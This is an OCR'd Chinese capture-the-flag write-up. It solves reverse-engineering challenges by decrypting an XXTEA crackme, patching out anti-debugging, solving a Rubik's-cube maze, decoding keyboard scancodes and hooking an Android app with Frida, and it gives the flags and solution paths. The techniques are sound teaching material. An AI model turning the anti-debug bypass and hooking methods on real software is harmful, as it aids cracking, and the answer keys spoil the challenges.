  v15 = sub_411285();
  v14 = v15;
  v13 = *(_DWORD *)(v15 + 60) + v15;
  HIDWORD(v0) = v13;
  Buf1 = (void *)(v13 + *(unsigned __int16 *)(v13 + 20) + 24);
  v11[0] = 0x5201314;
  v11[1] = 0x12345678;
  v11[2] = 0x89ABCDEF;
  v11[3] = 0x1D345678;
  v11[4] = 0xABEF4678;
  v11[5] = 0x5426982A;
  v11[6] = 0xBCDEBBCD;
  v11[7] = 0xD850D500;
  for ( i = 0; ; ++i )
  {
    LODWORD(v0) = v13;
    if ( i >= *(unsigned __int16 *)(v13 + 6) )
```


```
  v11[0] = 0x5201314;
  v11[1] = 0x12345678;
  v11[2] = 0x89ABCDEF;
  v11[3] = 0x1D345678;
  v11[4] = 0xABEF4678;
  v11[5] = 0x5426982A;
  v11[6] = 0xBCDEBBCD;
  v11[7] = 0xD850D500;
  for ( i = 0; ; ++i )
  {
    LODWORD(v0) = v13;
    if ( i >= *(unsigned __int16 *)(v13 + 6) )
      break;
    if ( !j_memcmp(Buf1, ".SMC", 4u) )
    {
      lpAddress = (LPVOID)(*((_DWORD *)Buf1 + 3) + v15);
      dwSize = *((_DWORD *)Buf1 + 2);
      for ( j = 0; j < dwSize; j += 4 )
      {
        if ( j + 4 <= dwSize )
        {
          v6 = (unsigned int *)((char *)lpAddress + j);
          Number = j__byteswap_ulong(*(_DWORD *)((char *)lpAddress + j));
          for ( k = 0; k < 8; ++k )
            Number ^= v11[k];
          *v6 = j__byteswap_ulong(Number);
        }
      }
      VirtualProtect(lpAddress, dwSize, 0x40u, flOldProtect);
      LODWORD(v0) = sub_411285();
      break;
    }
    Buf1 = (char *)Buf1 + 40;
  }
  v2 = v0;
  sub_41121C(&savedregs, dword_411B08);
  return v2;
}
00000E8C sub_411900:51 (411A8C)
```

经过分析，发现反调试函数，其会修改XXTEA中delta的值，需将其NOP(某些调试器版本或反反调试插件不会触发反调试，可省略此步)

加密为XXTEA,解密如下

```
#include <stdint.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

#define MX ((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4) ^ ((sum ^ y) + (key[(p & 3) ^
e] ^ z)))

void xxtea_decrypt(uint32_t* v, int n, uint32_t const key[4])
{
    uint32_t y, z, sum;
    unsigned p, rounds, e;

    if (n > 1)
    {
        rounds = 6 + 52 / n;
```

```
        sum = rounds * 0x9e3779b9;
        y = v[0];
        do
        {
            e = (sum >> 2) & 3;
            for (p = n - 1; p > 0; p--)
            {
                z = v[p - 1];
                y = v[p] -= MX;
            }
            z = v[n - 1];
            y = v[0] -= MX;
            sum -= 0x9e3779b9;
        } while (--rounds);
    }
}

void decrypt_string(const uint32_t* encrypted, size_t len, uint32_t* key, char*
plaintext)
{
    for (size_t i = 0; i < len; i += 2)
    {
        uint32_t block[2] = { encrypted[i], encrypted[i + 1] };
        xxtea_decrypt(block, 2, key);
        memcpy(plaintext + i * 4, block, sizeof(uint32_t) * 2);
    }
    plaintext[len * 4] = '\0';
}

int main()
{
    uint32_t cmp[] = { 0x5a764f8a, 0x05b0df77, 0xf101df69, 0xf9c14ef4,
0x27f03590, 0x7df3324f, 0x2e322d74, 0x8f2a09bc, 0xabe2a0d7, 0x0c2a09fe,
0x35892bb2, 0x53abba12 };
    size_t len = sizeof(cmp) / sizeof(cmp[0]);
    uint32_t key[4] = { 0x05201314, 0x5201314, 0x05201314, 0x5201314 };

    char* plaintext = (char*)malloc(len * 4 + 1);
    if (plaintext == NULL)
    {
        fprintf(stderr, "Memory allocation failed\n");
        return 1;
    }

    decrypt_string(cmp, len, key, plaintext);
    printf("Decrypted text: %s\n", plaintext);

    free(plaintext);

    return 0;
}

//The_wind_stops_at_autumn_water_and_I_stop_at_you
```



FunMz

根据题目描述FunMz(和提示)可以想到这是一个迷宫题，迷宫题需要先找到对应的地图和移动方式。

先看可能的输出和输入：
输入了两次，第一次提示make the path safy first:，第二次提示and,input the True path!

这说明第一次似乎对地图进行了变换，第二次才是真的输入。

静态分析可以获取可能的输入内容：

```
__int64 __fastcall sub_14001C2C0(__int64 a1)
{
//声明省略
  for ( i = 0; ; ++i )
  {
    v22 = i;
    v1 = sub_140012AEB(a1 + 4096);
    if ( v22 >= v1 )
      break;
    if ( *(_BYTE *)sub_14001215E(a1 + 4096, i) == 'R' )
    {
      if ( *(_BYTE *)sub_14001215E(a1 + 4096, i + 1) == '\'' )
      {
        ++i;
        qmemcpy(v10, (const void *)sub_1400121C7(&unk_140043010, 3i64),
0xCui64);
        sub_14001204B(a1, v10, 0i64);
      }
      else
      {
        qmemcpy(v11, (const void *)sub_1400121C7(&unk_140043010, 3i64),
0xCui64);
        LOBYTE(v2) = 1;
        sub_14001204B(a1, v11, v2);
      }
    }
    else if ( *(_BYTE *)sub_14001215E(a1 + 4096, i) == 'U' )
    {
      if ( *(_BYTE *)sub_14001215E(a1 + 4096, i + 1) == '\'' )
      {
        qmemcpy(v12, (const void *)sub_1400121C7(&unk_140043010, 4i64),
0xCui64);
        sub_14001204B(a1, v12, 0i64);
        ++i;
      }
      else
      {
        qmemcpy(v13, (const void *)sub_1400121C7(&unk_140043010, 4i64),
0xCui64);
```

```
        LOBYTE(v3) = 1;
        sub_14001204B(a1, v13, v3);
      }
    }
    else if ( *(_BYTE *)sub_14001215E(a1 + 4096, i) == 'F' )
    {
      if ( *(_BYTE *)sub_14001215E(a1 + 4096, i + 1) == '\'' )
      {
        qmemcpy(v14, (const void *)sub_1400121C7(&unk_140043010, 0i64),
0xCui64);
        sub_14001204B(a1, v14, 0i64);
        ++i;
      }
      else
      {
        qmemcpy(v15, (const void *)sub_1400121C7(&unk_140043010, 0i64),
0xCui64);
        LOBYTE(v4) = 1;
        sub_14001204B(a1, v15, v4);
      }
    }
    else if ( *(_BYTE *)sub_14001215E(a1 + 4096, i) == 'L' )
    {
      if ( *(_BYTE *)sub_14001215E(a1 + 4096, i + 1) == '\'' )
      {
        qmemcpy(v16, (const void *)sub_1400121C7(&unk_140043010, 2i64),
0xCui64);
        LOBYTE(v5) = 1;
        sub_14001204B(a1, v16, v5);
        ++i;
      }
      else
      {
        qmemcpy(v17, (const void *)sub_1400121C7(&unk_140043010, 2i64),
0xCui64);
        sub_14001204B(a1, v17, 0i64);
      }
    }
    else if ( *(_BYTE *)sub_14001215E(a1 + 4096, i) == 'D' )
    {
      if ( *(_BYTE *)sub_14001215E(a1 + 4096, i + 1) == '\'' )
      {
        qmemcpy(v18, (const void *)sub_1400121C7(&unk_140043010, 5i64),
0xCui64);
        sub_14001204B(a1, v18, 0i64);
        ++i;
      }
      else
      {
        qmemcpy(v19, (const void *)sub_1400121C7(&unk_140043010, 5i64),
0xCui64);
        LOBYTE(v6) = 1;
        sub_14001204B(a1, v19, v6);
      }
    }
```

```
    else if ( *(_BYTE *)sub_14001215E(a1 + 4096, i) == 'B' )
    {
      if ( *(_BYTE *)sub_14001215E(a1 + 4096, i + 1) == '\'' )
      {
        qmemcpy(v20, (const void *)sub_1400121C7(&unk_140043010, 1i64),
0xCui64);
        sub_14001204B(a1, v20, 0i64);
        ++i;
      }
      else
      {
        qmemcpy(v21, (const void *)sub_1400121C7(&unk_140043010, 1i64),
0xCui64);
        LOBYTE(v7) = 1;
        sub_14001204B(a1, v21, v7);
      }
    }
  }
  return 0i64;
}
```

```
sub_140012CF8(&unk_14004A326);
v4 = 0;
v5 = (char *)sub_140012041(a1 + 3912);
v6 = sub_140012091(a1 + 3912);
while ( 1 )
{
  result = v6;
  if ( v5 == (char *)v6 )
    break;
  v7 = *v5;
  if ( *v5 == 'h' )
  {
    v4 += sub_140012CD5(a1, 0i64, 0xFFFFFFFFi64);
  }
  else
  {
    switch ( v7 )
    {
      case 'j':
        v4 += sub_140012CD5(a1, 1i64, 0i64);
        break;
      case 'k':
        v4 += sub_140012CD5(a1, 0xFFFFFFFFi64, 0i64);
        break;
      case 'l':
        v4 += sub_140012CD5(a1, 0i64, 1i64);
        break;
      default:
        v2 = sub_140012136(std::cout, "b//a");
        v3 = sub_140012136(v2, "d //inpu//t");
        std::ostream::operator<<(v3, sub_140012082);
        exit(1);
    }
  }
  ++v5;
}
if ( v4 )
  exit(2);
return result;
}
```

也许第一个输入暂时看不出来表示什么，不过第二个输入很明显是上下左右的对应（vim）那么可以先在最后校验的地方下断点，看看周围有没有地图。

```
  }
  sub_140012CF8(&unk_14004A326);
  qmemcpy(a1, a2, 0xF30ui64);                   // 赋值
  sub_14002E620(v18, a1);
  if ( !(unsigned __int8)sub_140029760(v18) )
  {
    v4 = sub_140012136(std::cout, "path");
    v5 = sub_140012136(v4, "may");
    v6 = sub_140012136(v5, "wrong!");
    std::ostream::operator<<(v6, sub_140012082);
  }
  v19 = *(int *)arrayFind(a1 + 3896, 1i64);
  v7 = (int *)arrayFind(a1 + 3896, 0i64);
  v8 = sub_140012CBC(a1, *v7);
  if ( *(_DWORD *)sub_140012019(v8, v19)
    || (v19 = *(int *)arrayFind(a1 + 3904, 1i64),
        v9 = (int *)arrayFind(a1 + 3904, 0i64),
        v10 = sub_140012CBC(a1, *v9),
        *(_DWORD *)sub_140012019(v10, v19)) )
  {
    v11 = sub_140012136(std::cout, "wrong!");
    std::ostream::operator<<(v11, sub_140012082);
  }
  else
  {
    sub_140012E01(a1);
    getInput2(a1);
    if ( (unsigned __int8)sub_14001298D(a1 + 3888, a1 + 3904) )
    {
      v12 = sub_140012136(std::cout, "Great!");
      v13 = std::ostream::operator<<(v12, sub_140012082);
      sub_140012136(v13, "yourFlagIs: D0g3xGA{MD5(YourInputPath)}!");
    }
```

下面的array操作获取了两组固定值：
11,1和13,31

很可能是特殊坐标

再判断wrong中的if：

```
  }
  return 144 * a2 + a1;
}
```

```
}
return a1 + 4 * a2;
```

arr + 144*x* + 4*y*

144 * a2 + a1和a1 + 4 * a2的返回值很像是二级索引，先对x取索引后对y取索引,由于这是字节值，但是取值都是dword，所以要除以4

即：a1 + 36 * a2+1 * a3
说明地图每行36个，是二维数组

在下方的读取输入后的函数：

```
sub_140012CF8(&unk_14004A326);
v4 = 0;
v5 = (char *)sub_140012041(a1 + 3912);
v6 = sub_140012091(a1 + 3912);
while ( 1 )
{
  result = v6;
  if ( v5 == (char *)v6 )                    // 读取输入
    break;
  v7 = *v5;
  if ( *v5 == 'h' )
  {
    v4 += makeMove(a1, 0i64, 0xFFFFFFFFi64);
  }
  else
  {
    switch ( v7 )
    {
      case 'j':
        v4 += makeMove(a1, 1i64, 0i64);
        break;
      case 'k':
        v4 += makeMove(a1, 0xFFFFFFFFi64, 0i64);
        break;
      case 'l':
        v4 += makeMove(a1, 0i64, 1i64);
        break;
      default:
        v2 = sub_140012136(std::cout, "b//a");
        v3 = sub_140012136(v2, "d //inpu//t");
        std::ostream::operator<<(v3, sub_140012082);
        exit(1);
    }
  }
  ++v5;
}
if ( v4 )
  exit(2);
return result;
}
```

有坐标加减的操作((-1,0)(1,0)之类的)，这里的逻辑是根据返回值判断是否退出，由于返回值是检查，所以更改坐标是在makeMove函数中进行，那么进入


```
__int64 __fastcall sub_140018110(__int64 a1, int a2, int a3)
{
  _DWORD *v3; // rax
  __int64 v4; // rax
  _DWORD *v6; // rax
  __int64 v7; // [rsp+E0h] [rbp+C0h]
  _DWORD *v8; // [rsp+E0h] [rbp+C0h]

  sub_140012CF8(&unk_14004A326);
  v7 = a3 + *(_DWORD *)arrayFind(a1 + 3888, 1i64);
  v3 = (_DWORD *)arrayFind(a1 + 3888, 0i64);
  v4 = sub_140012CBC(a1, a2 + *v3);
  if ( *(_DWORD *)sub_140012019(v4, v7) )
    return 1i64;
  v6 = (_DWORD *)arrayFind(a1 + 3888, 0i64);
  *v6 += a2;
  v8 = (_DWORD *)arrayFind(a1 + 3888, 1i64);
  *v8 += a3;
  return 0i64;
}
```

可以看到这里是判断地图是否对应值为0，如果为0则可以通过，否则返回1会触发程序退出的指令。同时可以测得这里的arrayFind获取的值是当前的坐标，一开始的坐标刚好是11,1，说明这是起点而另一个是终点

那么就可以在这里dump地图，根据地图大小来打印出来样子

```
import struct

def read_signed_dwords_from_addr(addr, length):
    print("")
    for i in range(0, length, 4):
        dword_value = get_wide_dword(addr + i)
        signed_value = struct.unpack('i', struct.pack('I', dword_value))[0]
        print(f"{signed_value},", end="")

read_signed_dwords_from_addr(0x14C8B0, 0xF30)
```

```
-1 -1 -1 -1 -1 -1 -1 -1 -1  5  0  0  0  0  0  5  0  5 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  5  0  5  0  6  6  5  5  5 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  6  6  0  0  0  5  6  6  6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  6  0  0  5  5  5  6  6  6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  6  6  6  0  0  0  6  6  6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  5  5  5  6  6  6  0  5  5 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  5  0  5  0  0  0  5  5  5 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  5  5  5  6  6  6  5  5  5 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
 4  4  4  3  3  3  4  4  4  1  1  1  2  2  2  0  0  1  3  3  3  4  4  4  3  3  3  2  2  2  1  1  1  2  2  2
 4  4  4  0  0  0  0  4  0  0  0  1  2  0  2  0  1  1  0  3  3  4  4  0  0  3  3  2  0  0  0  0  0  2  0  2
 4  0  0  3  3  3  4  4  4  1  0  1  2  2  2  1  1  1  0  3  3  4  4  0  0  3  3  2  0  2  1  1  0  2  2  2
 0  0  0  4  4  0  0  3  3  2  0  2  1  1  0  2  2  2  4  4  4  3  3  3  4  4  4  1  0  0  2  2  2  0  0  0
 3  0  3  0  0  0  0  0  0  0  0  2  1  1  1  2  0  2  4  0  4  3  3  0  0  0  0  0  0  1  2  0  2  0  1  1
 3  0  3  4  4  0  0  3  0  2  2  2  0  0  0  2  2  2  4  4  4  3  3  0  4  4  4  1  0  1  2  0  2  0  1  1
 4  4  4  3  3  3  4  4  4  1  0  1  2  0  2  0  1  1  3  0  0  4  4  0  0  3  0  2  2  2  1  0  1  2  2  2
 4  0  4  0  3  3  4  0  4  1  0  1  2  0  0  0  1  1  3  3  0  4  4  4  0  3  0  2  2  2  0  0  1  2  0  2
 4  4  4  3  3  3  4  4  4  1  0  1  2  2  2  1  1  1  3  3  3  4  4  4  3  3  3  2  2  2  1  0  1  2  2  2
-1 -1 -1 -1 -1 -1 -1 -1 -1  6  0  6  5  5  5  6  6  6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  6  0  0  0  5  0  6  6  6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  6  0  6  5  5  0  6  6  6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  5  5  0  6  6  6  5  5  5 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  5  5  5  0  6  0  5  5  5 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  5  5  5  6  6  0  5  0  5 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  6  6  6  5  0  5  0  6  6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  6  6  6  5  0  5  0  6  6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
-1 -1 -1 -1 -1 -1 -1 -1 -1  6  6  6  5  0  5  6  6  6 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1
```



打印出来是这样

可以看出，这是一个正方体展开图(或者根据hint)，整个正方体长度为9x9x9，且根据刚刚的分析，中间的0是道路，而再联想第一次输入的字符或者输入并测试都可以发现这是一个魔方展开图，需要先还原魔方然后行动，由于第一次输入是直接回车，所以初始地图就是这个，可以输入一些操作做测试，发现就是在这个图上做变换，

这个展开是经典图案

```
RRLLUUDDFFBB
```

旋转后获取地图，然后找到起点终点，最后得到输出：

```
lljjlllllllklllllllljjjljllllkkkllllkkkllljjj
D0g3xGA{17A2D9ADF83E739AF392D287178A6C96}
```

esay_key

此处有相关字符串

查询引用后

```
__int64 __fastcall sub_180001A30(__int64 a1, __int64 a2, __int64 a3)
{
  int v3; // edx
  __int64 v4; // rdx
  unsigned int v6; // [rsp+2Ch] [rbp-15Ch]
  __int64 v7; // [rsp+30h] [rbp-158h]
```

```
_DWORD v9[2]; // [rsp+40h] [rbp-148h] BYREF
int v10; // [rsp+48h] [rbp-140h]
int v11; // [rsp+4Ch] [rbp-13Ch]
_BYTE v12[24]; // [rsp+50h] [rbp-138h] BYREF
_BYTE v13[28]; // [rsp+68h] [rbp-120h] BYREF
_WORD v14[50]; // [rsp+84h] [rbp-104h] BYREF
_BYTE v15[48]; // [rsp+E8h] [rbp-A0h] BYREF
_BYTE v16[8]; // [rsp+118h] [rbp-70h] BYREF
_BYTE v17[48]; // [rsp+120h] [rbp-68h] BYREF
_BYTE v18[8]; // [rsp+150h] [rbp-38h] BYREF
__int64 v19; // [rsp+158h] [rbp-30h]
__int64 v20; // [rsp+160h] [rbp-28h]
__int64 v21; // [rsp+168h] [rbp-20h]
__int64 v22; // [rsp+170h] [rbp-18h]
__int64 v23; // [rsp+178h] [rbp-10h]
unsigned int v24; // [rsp+180h] [rbp-8h]
int v25; // [rsp+184h] [rbp-4h]

v19 = a1;
v20 = a2;
v21 = a3;
v22 = sub_180001730(a2);
if ( (a2 & 0xF) != 0 )
  sub_18000C5D0(16LL, a2, &off_18000D2D8);
if ( (sub_180009560(*(unsigned int *)(a2 + 48)) & 1) != 0 )
{
  if ( (a2 & 0xF) != 0 )
    sub_18000C5D0(16LL, a2, &off_18000D2F0);
  v7 = *(_QWORD *)(a2 + 24);
  v23 = v7;
  v6 = *(_QWORD *)(a2 + 56) >> 3;
  v24 = v6;
  if ( (v7 & 1) != 0 )
    sub_18000C5D0(2LL, v7, &off_18000D320);
  if ( *(_WORD *)(v7 + 4) )
  {
    v9[0] = sub_180003EF0(0LL, v6);
    v9[1] = v3;
    while ( 1 )
    {
      v10 = sub_180003ED0(v9);
      v11 = v4;
      if ( !v10 )
        break;
      v25 = v11;
      if ( (v7 & 1) != 0 )
        sub_18000C5D0(2LL, v7, &off_18000D368);
      if ( *(_WORD *)(v7 + 2) == 28 )
      {
        if ( (v7 & 1) != 0 )
          sub_18000C5D0(2LL, v7, &off_18000D380);
        if ( *(_WORD *)(v7 + 2) == 14 )
        {
          sub_180004C90(&unk_180010000);
        }
```

```
  else
  {
    sub_180004FB0(v12, &unk_180010000);
    v14[0] = 32;
    v14[1] = 42;
    v14[2] = 11;
    v14[3] = 34;
    v14[4] = 4;
    v14[5] = 45;
    v14[6] = 34;
    v14[7] = 42;
    v14[8] = 46;
    v14[9] = 42;
    v14[10] = 26;
    v14[11] = 42;
    v14[12] = 30;
    v14[13] = 7;
    v14[14] = 7;
    v14[15] = 48;
    v14[16] = 3;
    v14[17] = 4;
    v14[18] = 5;
    v14[19] = 3;
    v14[20] = 12;
    v14[21] = 11;
    v14[22] = 5;
    v14[23] = 32;
    v14[24] = 5;
    v14[25] = 12;
    v14[26] = 5;
    v14[27] = 7;
    v14[28] = 9;
    v14[29] = 30;
    v14[30] = 12;
    v14[31] = 10;
    v14[32] = 10;
    v14[33] = 32;
    v14[34] = 4;
    v14[35] = 12;
    v14[36] = 8;
    v14[37] = 18;
    v14[38] = 32;
    v14[39] = 48;
    v14[40] = 30;
    v14[41] = 5;
    v14[42] = 46;
    v14[43] = 10;
    v14[44] = 11;
    v14[45] = 11;
    v14[46] = 2;
    v14[47] = 33;
    v14[48] = 27;
    v14[49] = 42;
    sub_180005100(v13, v14);
    if ( (sub_180004A80(v12, v13) & 1) != 0 )
```

```
            {
              sub_180006E40(v13);
              sub_180003F90(v15, &off_18000D3E0, v16);
              sub_180009420(v15);
            }
            else
            {
              sub_180006E40(v13);
              sub_180003F90(v17, &off_18000D3A8, v18);
              sub_180009420(v17);
            }
            sub_180004E50(&unk_180010000);
            sub_180006E40(v12);
          }
        }
        else
        {
          if ( (v7 & 1) != 0 )
            sub_18000C5D0(2LL, v7, &off_18000D3F0);
          LOWORD(v4) = *(_WORD *)(v7 + 2);
          sub_180004D90(&unk_180010000, v4);
        }
      }
    }
  }
  if ( (a2 & 0xF) != 0 )
    sub_18000C5D0(16LL, a2, &off_18000D338);
  if ( *(_BYTE *)(a2 + 65) )
    sub_180001F80(a2);
  if ( (a2 & 0xF) != 0 )
    sub_18000C5D0(16LL, a2, &off_18000D350);
  return *(unsigned int *)(a2 + 48);
}
```

调试发现 此处会根据输入变化

```
v6 = sub_180004A80(v13, v14);
```

发现v13实际就是我们键盘输入的sancode的表，注意存在shift键

也可以在此处

```
.text:0000000180001F50 188 66 8B 50 02             mov     dx, [rax+2]
```

拿到sancode

exp:

```
key_map = {
    '1':[0x02] ,
    '2':[0x03] ,
    '3':[0x04] ,
    '4':[0x05] ,
    '5':[0x06] ,
```

```
    '6':[0x07] ,
    '7':[0x08] ,
    '8':[0x09] ,
    '9':[0x0A] ,
    '0':[0x0B] ,
    'q':[0x10] ,
    'w':[0x11] ,
    'e':[0x12] ,
    'r':[0x13] ,
    't':[0x14] ,
    'y':[0x15] ,
    'u':[0x16] ,
    'i':[0x17] ,
    'o':[0x18] ,
    'p':[0x19] ,
    'a':[0x1E] ,
    's':[0x1F] ,
    'd':[0x20] ,
    'f':[0x21] ,
    'g':[0x22] ,
    'h':[0x23] ,
    'j':[0x24] ,
    'k':[0x25] ,
    'l':[0x26] ,
    'z':[0x2C] ,
    'x':[0x2D] ,
    'c':[0x2E] ,
    'v':[0x2F] ,
    'b':[0x30] ,
    'n':[0x31] ,
    'm':[0x32] ,
    '-':[0x0c] ,  # 减号
    '[':[0x1A] ,  # 左方括号
    ']':[0x1B] ,  # 右方括号
    '{':[0x1A,0x2a],
    '}':[0x1B,0x2a],
    'C':[0x2E,0x2a],
    'D':[0x20,0x2a],
    'G':[0x22,0x2a]

}
out=
[32,42,11,34,4,45,34,42,46,42,26,42,30,7,7,48,3,4,5,3,12,11,5,32,5,12,5,7,9,30,1
2,10,10,32,4,12,8,18,32,48,30,5,46,10,11,11,2,33,27,42]
flag=''
i=0
while i<len(out)-1:
    if len([j for j,k in key_map.items() if k==out[i:i+2]])!=0:
        flag+=[j for j,k in key_map.items() if k==out[i:i+2]][0]
        i+=2
    else:
        flag+=[j for j,k in key_map.items() if k==[out[i]]][0]
        i+=1
print(flag)
```

D0g3xGC{a66b2342-04d4-468a-99d3-7edba4c9001f}

round

前言：本题加密流程主要是对输入的username进行一个换位的base64再将其作为key进行异或，以此来生成一个box，根据box的值和输入的password值进行加密

主要函数：

```
public class MainActivity extends AppCompatActivity {
    private EditText Password;
    private EditText User;
    private Button button;


    @Override
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.button = (Button) findViewById(R.id.button);
        this.User = (EditText) findViewById(R.id.username);
        this.Password = (EditText) findViewById(R.id.password);
        this.button.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                MakePath makePath = new MakePath();
                Round round = new Round();
                String obj = MainActivity.this.User.getText().toString();
                String obj2 = MainActivity.this.Password.getText().toString();
                if (MainActivity.this.isValidInput(obj) &&
MainActivity.this.isValidInput(obj2)) {
                    if (makePath.encodeToBase64(obj).equals("c9m1bRmfY5Wk")) {
                        if (round.round(makePath.encode(MainActivity.this, obj),
obj2)) {
                            Toast.makeText(MainActivity.this, "That's right! You
have found it, the flag is DOg3xGC{" + obj + obj2 + "}", 1).show();
                            return;
                        } else {
                            Toast.makeText(MainActivity.this, "Wrong! Your
password is incorrect", 1).show();
                            return;
                        }
                    }
                    Toast.makeText(MainActivity.this, "Wrong! Your username is
incorrect", 1).show();
                    return;
                }
                Toast.makeText(MainActivity.this, "Invalid input! Only lowercase
letters and uppercase letters and '_' are allowed.", 1).show();
            }
        });
    }


    public boolean isValidInput(String str) {
```

```
        return str.matches("[a-zA-Z_]*");
    }
}
```

首先解username，可以frida这个encodeToBase64函数，输入一些测试的字符串，看输入和输出有什么改变：

```
function hook1(){
    let MakePath = Java.use("com.example.demo.MakePath");
    MakePath["encodeToBase64"].implementation = function (str) {
        console.log('encodeToBase64 is called' + ', ' + 'str: ' + str);
        let ret = this.encodeToBase64(str);
        console.log('encodeToBase64 ret value is ' + ret);
        return ret;
    };
}

function main(){
    Java.perform(function(){
        hook1();
    });
}
setImmediate(main);
```

结果：

```
[Android Emulator 5554::Demo ]-> encodeToBase64 is called, str: abcdef
encodeToBase64 ret value is YJWjZVGm
```

